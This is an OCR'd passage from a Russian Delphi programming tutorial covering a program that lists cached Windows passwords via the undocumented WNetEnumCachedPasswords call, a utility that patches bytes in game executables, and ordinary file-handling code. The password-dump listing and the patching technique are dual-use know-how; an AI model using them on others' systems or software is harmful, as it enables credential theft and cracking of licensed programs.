function WNetEnumCachedPasswords(dp: lpStr; w: Word; b: Byte; PC: PChar;
dw: DWord): Word; stdcall;

implementation
```

```
{$R *.DFM}
function WNetEnumCachedPasswords(lp: lpStr; w: Word; b: Byte; PC: PChar;
dw: DWord): Word; external mpr name 'WNetEnumCachedPasswords';

type
 PWinPassword = ^TWinPassword;
 TWinPassword = record
   EntrySize: Word;
   ResourceSize: Word;
   PasswordSize: Word;
   EntryIndex: Byte;
   EntryType: Byte;
   PasswordC: Char;
  end;

function AddPassword(WinPassword: PWinPassword; dw: DWord): LongBool;
stdcall;
var
  Password: String;
  PC: Array[0..$FF] of Char;
begin
  inc(Count);

  Move(WinPassword.PasswordC, PC, WinPassword.ResourceSize) ;
  PC[WinPassword.ResourceSize] := #0;
  CharToOem(PC, PC);
  Password := StrPas(PC);

  Move(WinPassword.PasswordC, PC, WinPassword.PasswordSize +
WinPassword.ResourceSize);
  Move(PC[WinPassword.ResourceSize], PC, WinPassword.PasswordSize);
  PC[WinPassword.PasswordSize] := #0;
  CharToOem(PC, PC);
  Password := Password + ': ' + StrPas(PC);

  Form1.ListBox.Items.Add(Password);
  Result := True;
end;
```

```
procedure TForm1.FormShow(Sender: TObject);
begin
  if WNetEnumCachedPasswords(nil, 0, $FF,  @AddPassword, 0) <> 0 then
   begin
    Application.MessageBox('A не могу я прочитать пароли.', 'Error',
mb_Ok or mb_IconWarning) ;
    Application.Terminate;
   end
  else
   if Count = 0 then
    ListBox.Items.Add('Пароля нету');
end;

end.
```

В обработчике события создания формы `OnCreate` вызывается недокументированная функция `WNetEnumCachedPasswords`. Эта функция ищет Пароли в кэше и возвращает их в процедуру, указанную в качестве четвертого параметра.

Теперь посмотрим, как объявлена эта функция. Объявление состоит из двух строк. В первой просто описано, что она представляет собой:

```
function WNetEnumCachedPasswords(
  lp: lpStr;
  w: Word;
  b: Byte;
  PC: PChar;
  dw: Dword
 ): Word; stdcall;
```

Второе объявление этой функции я рассмотрю подробнее, потому что оно более полное:

```
function WnetEnumCachedPasswords //Имя функции
(lp: lpStr; //Должен быть NIL
w: Word; //Должен быть 0
 b: Byte; //Должен быть $FF
PC: PChar; //Адрес функции, в которую вернутся пароли
dw: DWord): Word; //Опять 0
external mpr //Имя DLL-файла в котором находится эта функция
name 'WNetEnumCachedPasswords'; //Имя функции в DLL-файле.
```

Теперь вы и сами разберетесь с первой строкой описания.

Функция, в которую возвратятся пароли, должна выглядеть как:

```
function AddPassword//Имя функции, может быть любым.
(
WinPassword: PWinPassword; //Указатель на структуру WinPassword
dw: Dword //Мы не будем использовать
}: LongBool; stdcall;
```

Теперь нужно знать, что такое WinPassword. Эта нестандартная структура, и ее объявления вы нигде не найдете, поэтому вы должны объявить ее сами в разделе type:

```
type
 PWinPassword = ^TWinPassword;
 TWinPassword = record
   EntrySize: Word;
   ResourceSize: Word;
   PasswordSize: Word;
   EntryIndex: Byte;
   EntryType: Byte;
   PasswordC: Char;
  end;
```

В PasswordC будет находиться строка, содержащая имя пользователя и пароль. ResourceSize — размер имени пользователя, а PasswordSize — размер пароля.

Единственное, что еще надо сказать, так это то, что пароль хранится в DOS-кодировке. Поэтому чтобы его увидеть, надо перевести его в Windows-кодировку. Для этого использована функция charToOem. Первый параметр — то, что надо перекодировать, а второй — результат перекодировки.

На компакт-диске в директории \Примеры\Глава 3\Password вы можете увидеть пример этой программы.

3.10. Изменение файлов

Любители игр очень часто встречаются с проблемой улучшения характеристик своего героя. В такие моменты мы идем на какой-нибудь игровой сайт и информацию, как сделать себя в игре бессмертным или дать себе оружие с бесконечным ресурсом. Большинство сайтов просто переполнены подобной информацией, и как бывает хорошо, когда ее легко использовать. Но такое бывает редко. Обычно нам предлагают шестнадцатеричные коды, которые нужно изменить в исполняемом файле или файле с записью. Для того чтобы сделать такое изменение, нужно загрузить шестнадцатеричный

редактор и изменять все вручную, что не очень удобно. Хорошо, если изменение нужно произвести только однажды, но когда это приходится делать по нескольку раз на дню, то такие улучшения начинают надоедать.

В данном случае программисты находятся в более выгодном положении, потому что написать программу, которая будет делать все автоматически, очень просто. В этом разделе я покажу, как написать подобную программу.

Допустим, что нам достался следующий информационный файл:

```
- подпатчить XXXXX.EXE:
 0AC0E9 - 74 EB
 0AC0FE - 74 EB
```

Как использовать эти спецефические данные? На первый взгляд эта запись непонятна, особенно если вы никогда не подправляли программы. Если вы поняли эту надпись, то пропустите пару абзацев и продолжайте читать дальше. Если нет, то давайте разберемся с этим более подробно.

Для начала определимся, что такое патч. В данном случае патч — это информация, какие байты нужно подправить в программе так, чтобы она работала по-другому (например, открыла вам секретные возможности). Кто-то до вас уже выяснил, где и что нужно подправить, а вам осталось только сделать это у себя на компьютере. Для правки вам понадобится любой редактор, позволяющий работать с файлами в шестнадцатеричном виде. Я по привычке люблю использовать встроенный в DOS Navigator редактор из-за его простоты. Если вам нужно что-то более продвинутое, то ваш выбор — специализированные программы.



Рис. 3.15. Шестнадцатеричный редактор в DOS Navigator

Сейчас я рассмотрю процесс использования патча на примере одной игровой программы. Я не буду говорить ее название, потому что это не имеет значения. Главное — это процесс. Если вы сможете понять все, что я расскажу, то сможете подправлять любые программы и игры.

Итак, запускайте свой шестнадцатеричный редактор и открывайте файл, который надо подправить. В DOS Navigator для этого нужно перейти на файл и нажать <F3>. После этого нажимаете <F4> и видите данные в шестнадцатеричном виде. Файл к операции готов. Теперь взглянем на сам патч:

```
0AC0E9 - 74 EB
0AC0FE - 74 EB
```

Эту запись можно разбить на три колонки:

1. адрес, по которому надо исправить байт (0AC0E9);
2. байт, который там сейчас находится (74);
3. байт, который должен там быть (EB), чтобы активировать возможность.

Процесс ясен? Просто переходите по нужному адресу и исправляете байт на указанный в файле патча. Например, в данном случае нажимаем в DOS Navigator кнопку <F5> и вводим адрес 0AC0E9. Так вы мгновенно окажетесь там, где надо.

Перед внесением исправлений проверяйте, чтобы там действительно был нужный байт (в примере это 74, который нужно поменять на EB). ЕСЛИ ВЫ увидите другое число, значит, вы нашли не тот адрес или используете патч не для той версии программы. В этом случае лучше ничего не делать, потому что можно испортить работающую программу. А вообще в любом случае лучше сначала скопировать редактируемый файл в отдельную директорию, чтобы в случае неудачи можно было вернуться в исходное состояние.

В рассмотренном патче две строки, два адреса и два байта, которые нужно исправить. Сколько строк, столько байтов нужно подправить.

То, что вы смогли подправить свою программу вручную — это хорошо. Теперь вы можете сохранить где-нибудь исправленный исполняемый файл, и в случае переустановки программы или всей Windows сможете сразу использовать модифицированную версию. Но что если вы подправляете не просто программу, а игру? После каждого сохранения редактировать байты в шестнадцатеричном редакторе достаточно нудно и неинтересно.

Вот теперь мы переходим к самому интересному. Сейчас я постараюсь подробно объяснить, как наиболее простым способом написать программу, которая сама будет производить редактирование. Потратив пять минут на создание собственного варианта, вы можете выиграть множество времени и нервов. Утилиту я буду писать на примере все того же патча, ну а вы уже сможете без проблем адаптировать ее под любые нужды.

Запустите Delphi. Можете перенести на форму любую картинку для создания приличного вида, но это уже на ваш вкус. Главное — это установить кнопку. Что вы напишете на ней, меня тоже не особо волнует. Мой вариант вы можете видеть на рис. 3.16.

Рис. 3.16. Форма будущей программы

Теперь приступим к программированию. Дважды щелкните на созданной кнопке, и Delphi сгенерирует для нее обработчик события Onclick. В нем напишите следующее:

Листинг 3.12. Процедура исправления файла игры

```
procedure TForm1.Button1Click(Sender: TObject);
var
 f:TFileStream;
 s: byte;
begin
 //Открываем файл для чтения и записи
 f:=TFileStream.Create('xxx.exe', fmOpenReadWrite);

  //Переходим на нужную позицию в файле
  f.Seek($0AC0E9, soFromBeginning);

  //Читаем текущее значение
  f.Read(s, sizeof(s));

  //Если текущее значение равно $74, то исправляем
```

```
  if s=$74 then
   begin
    s:=$EB;
    //Возвращаемся обратно
    f.Seek($0AC0E9, soFromBeginning);
    //Записываем новое значение.
    f.Write(s, sizeof(s));
   end;

  //Далее то же самое, для второй строчки
  f.Seek($0AC0FE, soFromBeginning);
  f.Read(s, sizeof(s));
  if s=$74 then
   begin
    s:=$EB;
    f.Seek($0AC0FE, soFromBeginning);
    f.Write(s, sizeof(s));
   end;

  //Закрываем файл
  f.Free;
end;

end.
```

Первое, что сделано — объявлена переменная F объектного типа `TFileStream`. Такие объекты хорошо умеют работать с любыми файлами, читать из них информацию и записывать любые данные.

В первой строке кода я инициализирую эту переменную (`F:=TFileStream.Create`), вызывая метод Create объекта `TFileStream`. У него есть два параметра.

1. Имя открываемого файла или полный путь.
2. Способ доступа к данным. Указан `fmOpenReadWrite`, позволяющий одновременно и писать, и читать из файла.

После инициализации переменная F содержит указатель на объект с открытым файлом. Теперь мне надо перейти на нужную позицию и прочитать оттуда значение. Для перехода на нужное место в файле я использую метод seek. У него тоже есть два параметра.

- Число, указывающее на позицию, в которую надо перейти. Здесь вам нужно поставить адрес, указанный в патче.

- Точка отсчета. Указанный параметр `soFromBeginning` означает, что двигаться надо от начала.

После выполнения `F.Seek` мы переместились на нужную позицию в файле. Теперь нужно проверить, какое там записано значение. Для этого нужно прочитать один байт с помощью метода Read. У этого метода также два параметра.

1. Переменная, в которую будет записан результат чтения.
2. Количество байт, которые надо прочитать.

После этого делается проверка прочитанного байта. Если все нормально, то можно записать вместо него новое значение. Но перед записью нужно снова установить указатель в файле на нужное место, потому что после чтения он сдвинулся на количество прочитанных байт. Поэтому снова вызываем метод `Seek`.

Для записи используем метод write, у которого опять же два параметра.

1. Переменная, содержимое которой нужно записать. Мы записываем содержимое переменной s, в которой уже находится нужное значение.
2. Число байт для записи.

Все, первый байт мы исправили. Теперь повторяем ту же операцию для второй строки патча и исправляем второй байт.

В этом примере я использовал объект TFiiestream. А почему я не захотел сделать проще и написать приложение на WinAPI? Прежде всего потому, что это не будет проще; количество строк не уменьшится, и нет смысла мучиться. Во-вторых, использование объектов всегда удобнее. Почему? Сейчас объясню.

Сначала для работы с файлами существовали функции: `_fcreat`, `_fseek`, `_fread` И Т. Д. После ЭТОГО ПОЯВИЛИСЬ `CreateFile`, `SetFilePointer`, `WriteFile`. Теперь начинают использовать `WriteFileEx` и ей подобные. Всеми любимая фирма MS встраивает новые функции в API-функции Windows, а старые забрасывает, из-за чего появляются проблемы несовместимости. Это что, я теперь должен после каждого нововведения в Microsoft переделывать свои программы на использование новых функций? А если у меня их сотня? Нет!!! Уж лучше я один раз исправлю объект TFiiestream и потом просто перекомпилирую свои программы с учетом новых возможностей.

Поэтому я вам тоже не советую обращаться к WinAPI напрямую, и везде, где только возможно, нужно стараться использовать объекты и компоненты Delphi.

Если вы смогли усвоить все, что я вам сказал, то сможете без проблем писать свои собственные программы для патчей. Только не забывайте, что я вам рассказал это только в познавательных целях. Вы можете без проблем использовать эти знания для исправления игр, потому что за это никто

преследовать не будет. Ну есть у вас бесконечная жизнь — вам же менее интересно играть.

Однако если вы захотите подправить какую-нибудь программу с ограниченным сроком работы, то я должен вас предупредить: измение программы, нарушающее пользовательское соглашение — это взлом, который может караться законом. Совсем недавно ребята из великобританской полиции посадили шестерых человек за взломы программ. Россия, конечно же, не Великобритания, но и не Африка. Наша страна тоже цивилизованная, хотя и бедная. Так что посадить имеют право (если захотят). Конечно, чем вы занимаетесь на личном компьютере, никому не интересно, но это совсем другой вопрос. В любой момент все может измениться, поэтому лучше не искать себе лишних приключений.

На компакт-диске в директории \Примеры\Глава 3\Patch вы можете увидеть пример программы и цветные рисунки из этого раздела.

3.11. Работа с файлами и директориями

В реальных программах иногда необходимо копировать, перемещать и удалять файлы. В Delphi для этих целей служат очень простые функции.

```
DeleteFile('Имя или полный путь к файлу');
```

Эта функция возвращает true, если операция прошла успешно, и false, если неудачно.

Функция DeleteFile умеет удалять только файлы и только по одному. У вас не получится работать сразу с несколькими файлами, и придется для каждого из них вызывать функцию удаления. Помимо этого, можно удалять только файлы. Если указать директорию, то операция не будет выполнена.

Для удаления директорий есть отдельная функция:

```
RemoveDir('Имя или полный путь к директории');
```

Функция возвращает true, если операция прошла успешно, и false, если неудачно.

Когда мы не указываем полный путь, а только имя файла или директории, то функции ищут эти файлы в текущей папке. Для изменения текущей папки служит функция ChDir:

```
ChDir('Путь к папке, которая будет использоваться по умолчанию');
```

Это процедура, и у нее нет возвращаемого значения.

Текущую для программы директорию можно узнать с помощью функции GetCurrentDir, которой не надо ничего передавать, она просто возвращает текущую директорию.

Перед операциями над файлами и директориями желательно убедиться в их существовании. Для того чтобы узнать, существует ли файл, можно воспользоваться следующей функцией:

```
FileExists('Имя или полный путь к файлу');
```

Если файл существует, то функция вернет true, иначе — false.

Узнать о существовании директории можно с помощью следующей функции:

```
DirectoryExists( 'Имя или полный путь к директории' );
```

Если директория существует, то функция вернет true, иначе — false.

Вот небольшой пример использования описанных функций:

```
begin
 ChDir('c:\');
 if FileExists('autoexec.bat') then
  DeleteFile('autoexec.bat');
end;
```

В этом примере сначала изменяется текущая директория на корень диска С. После этого происходит проверка: если существует файл autoexec.bat, то он удаляется из текущей директории.

Использовать данные функции Delphi очень просто, но они имеют слишком мало возможностей и среди них нет хорошей функции для копирования и перемещения файлов. Среди справки Delphi можно найти описание функций копирования и перемещения, которые можно использовать в своих проектах. Для этого нужно только добавить их в свой проект.

Листинг 3.13. Копирование файла

```
procedure CopyFile(const FileName, DestName: string);
var
  CopyBuffer: Pointer;
  BytesCopied: Longint;
  Source, Dest: Integer;
  Len: Integer;
  Destination:
const
  ChunkSize: Longint = 8192;
begin
  Destination := ExpandFileName(DestName);
  if HasAttr(Destination, faDirectory) then
  begin
    Len := Length(Destination);
```

```
    if Destination[Len] = '\' then
      Destination := Destination + ExtractFileName (FileName)
    else
      Destination := Destination + '\' + ExtractFileName(FileName);
  end;
GetMem(CopyBuffer, ChunkSize);
  try
    Source:=FileOpen(FileName, fmShareDenyWrite);//Открыть файл-источник
    if Source < 0 then
      raise EFOpenError.CreateFmt(SFOpenError, [FileName]);
    try
      Dest := FileCreate(Destination); //Создать файл-приемник
      if Dest < 0 then
       raise EFCreateError.CreateFmt(SFCreateError, [Destination]);
      try
        repeat
          //Считать порцию файла
          BytesCopied:=FileRead(Source,CopyBuffer^,ChunkSize);
          if BytesCopied > 0 then //Если порция считана, то...
           //Записать ее в файл-приемник
           FileWrite(Dest, CopyBuffer^, BytesCopied);
        until BytesCopied < ChunkSize;
      finally
        FileClose(Dest);
      end;
    finally
      FileClose(Source);
    end;
  finally
    FreeMem(CopyBuffer, ChunkSize);
  end;
end;
```

Процесс копирования очень прост. Процедура получает два имени файла: откуда копировать, и куда. После этого происходит проверка. Если в качестве второго параметра (путь к файлу, в который надо скопировать) указана только директория без имени файла, то программа подставляет в качестве имени файла имя источника.

После этого файл источника открывается для чтения данных с запретом на запись со стороны других программ. Открыв источник, процедура создает

файл приемника. Если он существовал, то без каких-либо предупреждений файл будет перезаписан. Дальше запускается цикл, в котором из файла источника считываются данные по 8 192 байт и тут же записываются в файл приемника. Таким образом, в цикле происходит копирование файла небольшими порциями. Чем больше порция, тем быстрее будет происходить копирование.

Процедура копирования — очень хороший пример использования функций работы с файлами. Все сделано очень грамотно и великолепно работает, хотя и не очень универсально. Например, нет вызова предупреждения о существовании результирующего файла перед его уничтожением. Но это не так уж сложно сделать с помощью функции FileExists.

Теперь посмотрим на реализацию функции перемещения файлов (листинг 3.14).

Листинг 3.14. Перемещение файла

```
procedure MoveFile(const FileName, DestName: string);
var
  Destination: string;
begin
  Destination := ExpandFileName(DestName);
  if not RenameFile(FileName, Destination) then
  begin
    if HasAttr(FileName, faReadOnly) then
      raise EFCantMove.Create('Не могу переместить файл');
      CopyFile(FileName, Destination);
      DeleteFile(FileName);
  end;
end;
```

Эта функция также получает в качестве параметров два имени файла: источника и приемника. В начале функции происходит попытка переименовать файл источника в приемник. Если оба файла находятся на одном диске, то такая операция произойдет успешно, и файл-источник без копирования превратится в файл-приемник с помощью простого изменения пути расположения.

Если источник и приемник находятся на разных дисках, то такой трюк не пройдет, поэтому процедура вызовет функцию CopyFile, описанную выше, для копирования источника в новое место, а потом удалит файл источника.

Для запуска файла можно использовать следующую универсальную функцию (листинг 3.15).

Листинг 3.15. Запуск файла на исполнение

```
function ExecuteFile(const FileName, Params, DefaultDir: string;
  ShowCmd: Integer): THandle;
var
  zFileName, zParams, zDir: array[0..79] of Char;
begin
  Result := ShellExecute(Application.MainForm.Handle, nil,
    StrPCopy(zFileName, FileName), StrPCopy(zParams, Params),
    StrPCopy(zDir, DefaultDir}, ShowCmd);
end;
```

Чтобы ее использовать, нужно добавить это описание в свой модуль. Только не забудьте добавить еще в раздел uses модуль ShellAPI, иначе проект нельзя будет скомпилировать.

У функции четыре параметра.

- Имя файла, или полный путь к файлу, который надо запустить.
- Параметры, которые надо передать запускаемой программе (то, что нужно написать в командной строке).
- Директория по умолчанию, с которой должна работать программа. Если директория не указана, то будет использоваться та, в которой находится запускаемый файл.
- Способ отображения запущенного файла. Набор способов идентичен тому, что мы использовали в функции ShowWindow.

Вот простой пример использования данной функции:

```
ExecuteFile('C:\Program.exe','','c:\',SW_SHOW);
```

С помощью этой же функции можно запускать Internet Explorer (или другой браузер, который установлен по умолчанию) и загрузить Интернет-страничку:

```
ExecuteFile('http://www.cydsoft.com/vr-online','','',SW_SHOW);
```

Если нужно создать электронное письмо, то это можно сделать следующим способом:

```
ExecuteFile('MailTo:vr_onlone@cydsoft.com','','',SW_SHOW);
```

Функцию ShellExecute мы уже рассматривали в *разд. 2.5,* и все же я решил описать ее еще раз, чтобы выделить в отдельную процедуру. Применяя ее, вам не надо следить за типом pchar, который используется для передачи строк, потому что наша функция ExecuteFile сама сделает необходимые преобразования.

Я уже описал множество функций и процедур, которые можно использовать в повседневной жизни, но до сих пор не показал, как работать со множеством файлов одновременно. Теперь пора исправить эту ситуацию и познакомиться совершенно с иной функцией работы с файлами — SHFileOperation. Эту функцию использует Проводник Windows при работе с файлами, и она достаточно универсальна и очень удобна, хотя и тяжела в освоении.

И сейчас мы перейдем к реальному примеру, который будем изучать на практике. Создайте новый проект и перенесите на форму два компонента: `ShellTreeView` И `ShellListView`. У компонента `ShellTreeView` В СВОЙСТВе `ShellListView` нужно указать компонент `ShellListView`, чтобы связать их в одно целое. У компонента ShellListView нужно установить свойству `MutiSelect` значение `true`, чтобы мы могли выбирать несколько файлов.

Теперь нужно добавить панель, на которой мы разместим четыре кнопки: **Копировать, Переместить, Удалить, Свойства.** Мою форму будущей программы вы можете увидеть на рис. 3.17.



Рис. 3.17. Форма будущей программы работы с несколькими файлами

Теперь перейдите в раздел uses и добавьте туда два модуля: `ShellAPI` и `FileCtrl`. ПерВЫЙ МОДУЛЬ необходим ДЛЯ работы фуНКЦИИ SHFileOperation. Во ВТОрОМ есть фуНКЦИЯ `SelectDirectory`, которая ВЫВОДИТ на экран стандартное окно выбора директории. Это окно мы будем использовать, когда нужно будет выбрать директорию, в которую надо скопировать или переместить файлы.

В разделе `private` добавим описание следующей функции:

```
private
  { Private declarations }
```

```
function DoSHFileOp(Handle: THandle; OpMode: UInt; Src,
   Dest: string; DelRicleBin: Boolean): Boolean;
```

Эта функция будет универсальная: для копирования, перемещения и удаления файлов. Нажмите <Ctrl>+<Shift>+<C>, чтобы создать заготовку этой функции. В этой заготовке нужно написать следующее (листинг 3.16).

Листинг 3.16. Универсальная функция для работы с файлами

```
function TForm1.DoSHFileOp(Handle: THandle; OpMode: UInt; Src,
  Dest: string; DelRicleBin: Boolean): Boolean;
var
 Ret: integer;
 ipFileOp: TSHFileOpStruct;
begin
 Screen.Cursor:=crAppStart;
 FillChar(ipFileOp, SizeOf(ipFileOp) , 0) ;
 with ipFileOp do
  begin
   wnd := Handle;
   wFunc := OpMode;
   pFrom := pChar(Src);
   pTo := pChar(Dest);
   if DelRicleBin then
    fFlags := FOF_ALLOWUNDO
   else
    fFlags := FOF_NOCONFIRMMKDIR;
   fAnyOperationsAborted := False;
   hNameMappings := nil;
   lpszProgressTitle := '';
  end;
 try
  Ret := SHFileOperation(ipFileOp);
 except
  Ret := 1;
 end;
 result := (Ret = 0);
 Screen.Cursor:=crDefault;
end;
```

Для функции SHFileOperation нужен только один параметр— структура типа TSHFileOpStruct. Такой переменной является ipFileOp. Прежде чем использовать эту структуру, мы заполним ее нулями с помощью функции FillChar, чтобы там случайно не оказались ненужные данные. Теперь перечислим свойства, которые нужно заполнить.

- wnd — указатель на окно, которое будет являться владельцем выполняемого процесса (копирование, перемещение, удаление).
- wFunc — операция, которую надо выполнить. Сюда будет записано передаваемое значение.
- pFrom — путь-источник, который мы получаем в качестве третьего параметра.
- pTo — путь-приемник, который мы получаем в качестве четвертого параметра.
- fFlags — флаги. Если в качестве данного параметра указано true, то мы выставляем флаг FOF_ALLOWUNDO. ЭТОТ флаг говорит о том, что при удалении файлы будут попадать в корзину. Иначе будет установлен флаг FOF_NOCONFIRMMKDIR, который указывает на то, что не надо запрашивать подтверждения при необходимости во время выполнения операции создать директорию. Вы можете также указывать следующие флаги (для того, чтобы выставить несколько флагов, пишите их через знак "+"):
  - FOF_FILESONLY — выполнять операцию только для файлов, если указана маска (например *.*);
  - FOF_NOCONFIRMATION — не выводить подтверждений и все делать без предупреждения (например, перезапись файлов);
  - FOF_SILENT — не отображать окно выполнения процесса;
  - FOF_SIMPLEPROGRESS — показать окно выполнения процесса, но не отображать имена файлов.
- lpszProgressTitle — текст, который будет отображаться в окне хода выполнения операции.
- fAnyoperationsAborted — это свойство будет равно true, если пользователь прервал выполнение операции.

После раздела var и перед ключевым словом implementation напишите следующий код:

```
const
 FileOpMode: array[0..3] of UInt =
    (FO_COPY, FO_DELETE, FO_MOVE, FO_RENAME);
```

Здесь мы объявили массив из четырех значений. Каждое из значений — это константа для обозначения определенной операции:

- FO_COPY — копирование;
- FO_DELETE — удаление;

- FO_MOVE — перемещение;
- FO_RENAME — переименование.

Теперь создадим обработчики событий для нажатия кнопок нашей панели. Сначала создайте обработчик события onclick для кнопки **Копировать.** В нем нужно написать следующий код (листинг 3.17).

Листинг 3.17. Обработчик щелчка на кнопке копирования файла

```
procedure TForm1.CopyButtonClick(Sender: TObject);
var
 FSrc,FDes,FPath: string;
 i:Integer;
begin
 FDes := '';

 if ShellListView1.Selected=nil then
  exit;

 if not SelectDirectory('Select Directory', '', FDes) then
  exit;

 FPath:=ShellTreeView1.Path;
 if FPath[Length(FPath)]<>'\' then
  FPath:=FPath+'\';
 FSrc := '';

 for i := 0 to ShellListView1.items.Count-1 do
  if (ShellListView1.items.item[i].Selected) then
   begin
    FSrc:=FSrc+
    ShellListView1.Folders[ShellListView1.Items.Item[I].Index].PathName+
    #0;
    ShellListView1.items.item[i].Selected:=false;
   end;
 FSrc:=FSrc+#0;

 DoSHFileOp(Handle, FileOpMode[0], FSrc, FDes, false);
end;
```

Прежде чем производить попытку копирования, надо проверить, выбрал ли пользователь какие-либо файлы. Если нет, то нужно выйти из процедуры, потому что копировать нечего. Эта проверка происходит во второй строке кода:

```
if ShellListView1.Selected=nil then
 exit;
```

После этого на экран выводится окно выбора директории, в которую нужно будет скопировать выбранные файлы. Делается это с помощью функции `SelectDirectory`. Если пользователь ничего не выбрал, то происходит выход из процедуры. Внешний вид окна выбора директории вы можете увидеть на рис. 3.18.



Рис. 3.18. Окно выбора директории

Теперь нужно узнать директорию, из которой происходит копирование. Полный путь находится в свойстве path компонента `ShellTreeView1`. Также проверяется, если последний символ пути не равен знаку "/", то его нужно добавить:

```
FPath:=ShellTreeView1.Path;
 if FPath[Length(FPath)]<>'\' then
  FPath:=FPath+'\';
```

Дальше запускается цикл, в котором проверяются все имена файлов и папок. Если какое-нибудь имя выделено, то добавляем его к переменной FSrc, а в конце имени дописываем нулевой символ — #0. Имя следующего выделенного файла тоже будет дописано к этой переменной после нулевого символа. Получается, что этот абсолютный нуль служит разделителем между именами, и мы таким образом можем работать с множеством файлов одновременно.

После цикла в переменную FSrc добавляется еще один нулевой символ. Таким образом, в конце строки будет два символа #0#0, что и будет означать конец строки:

```
for i := 0 to ShellListView1.items.Count-1 do
  if (ShellListView1.items.item[i].Selected) then
   begin
    FSrc:=FSrc+
    ShellListView1.Folders[ShellListView1.Items.Item[I].Index].PathName+
    #0;
    ShellListView1.items.item[i].Selected:=false;
   end;
 FSrc:=FSrc+#0;
```

После этого вызывается написанная нами ранее процедура DoSHFileOp, указывая все необходимые параметры. В качестве второго параметра указана операция, которую надо выполнить— FileOpMode[0], что равно команде FO_COPY. Третий и четвертый параметр — это пути источника и приемника (откуда и куда надо копировать).

Теперь напишем код для кнопки **Переместить.** Для этого в обработчике события OnClick соответствующей кнопки пишем следующее (листинг 3.18).

Листинг 3.18. Обработчик щелчка на кнопке перемещения файлов

```
procedure TForm1.MoveButtonClick(Sender: TObject);
var
 FSrc,FDes,FPath: string;
 i:Integer;
begin
 FDes := '';

 if ShellListView1.Selected=nil then
  exit;

 if not SelectDirectory('Select Directory', '', FDes) then
  exit;

 FPath:=ShellTreeView1.Path;
 if FPath[Length(FPath)]<>'\' then
  FPath:=FPath+'\';
 FSrc := '';
```

```
 for i := 0 to ShellListView1.items.Count-1 do
  if (ShellListView1.items.item[i].Selected) then
   begin
    FSrc:=FSrc+
    ShellListView1.Folders[ShellListView1.Items.Item[I].Index].PathName+
    #0;
    ShellListView1.items.item[i].Selected:=false;
   end;
FSrc:=FSrc+#0;

 DoSHFileOp(Handle, FileOpMode[2], FSrc, FDes, false);
end;
```

Этот код идентичен тому, что мы написали для кнопки **Копировать.** Разница только в вызове процедуры DoSHFileOp, где мы указываем операцию FileOpMode [2], что означает перемещение. А в остальном там так же определяется директория, из которой нужно копировать, и так же формируется строка из имен файлов для копирования, разделенных нулевым символом.

В обработчике нажатия кнопки **Удалить** пишем следующий код (листинг 3.19).

Листинг 3.19. Обработчик щелчка на кнопке удаления файлов

```
procedure TImageViewer.DelFilesActionExecute(Sender: TObject);
var
 i: integer;
 DelFName: string;
begin
 if ShellListView1.Selected=nil then
  exit;

 if FilesListView.isEditing then
  exit;

 DelFName:='';
 for i := 0 to FilesListView.items.Count-1 do
  if (FilesListView.items.item[i].Selected) then
   begin
```

```
    DelFName:=DelFName+
    FilesListView.Folders[FilesListView.Items.Item[I].Index].PathName+#0;
    FilesListView.items.item[i].Selected:=false;
   end;

 DelFName:=DelFName+#0;

 DoSHFileOp(Handle, FO_DELETE, DelFName, DelFName, false);
end;
```

И снова код похож на тот, что мы уже использовали дважды. Но есть все-таки две разницы:

1. Мы проверяем, находится ли какой-нибудь файл в режиме редактирования `FilesListView.isEditing`. Если да, то выходим из процедуры.
2. В вызове процедуры `DoSHFileOp` в качестве второго параметра мы напрямую указываем константу `FO_DELETE`, хотя можно было бы указать `FileOpMode[1]`, что абсолютно то же самое.

В обработчике нажатия кнопки **Свойства** напишем следующий код (листинг 3.20).

Листинг 3.20. Обработчик щелчка на кнопке *Свойства*

```
procedure TForm1.PropertiesButtonClick(Sender: TObject);
var
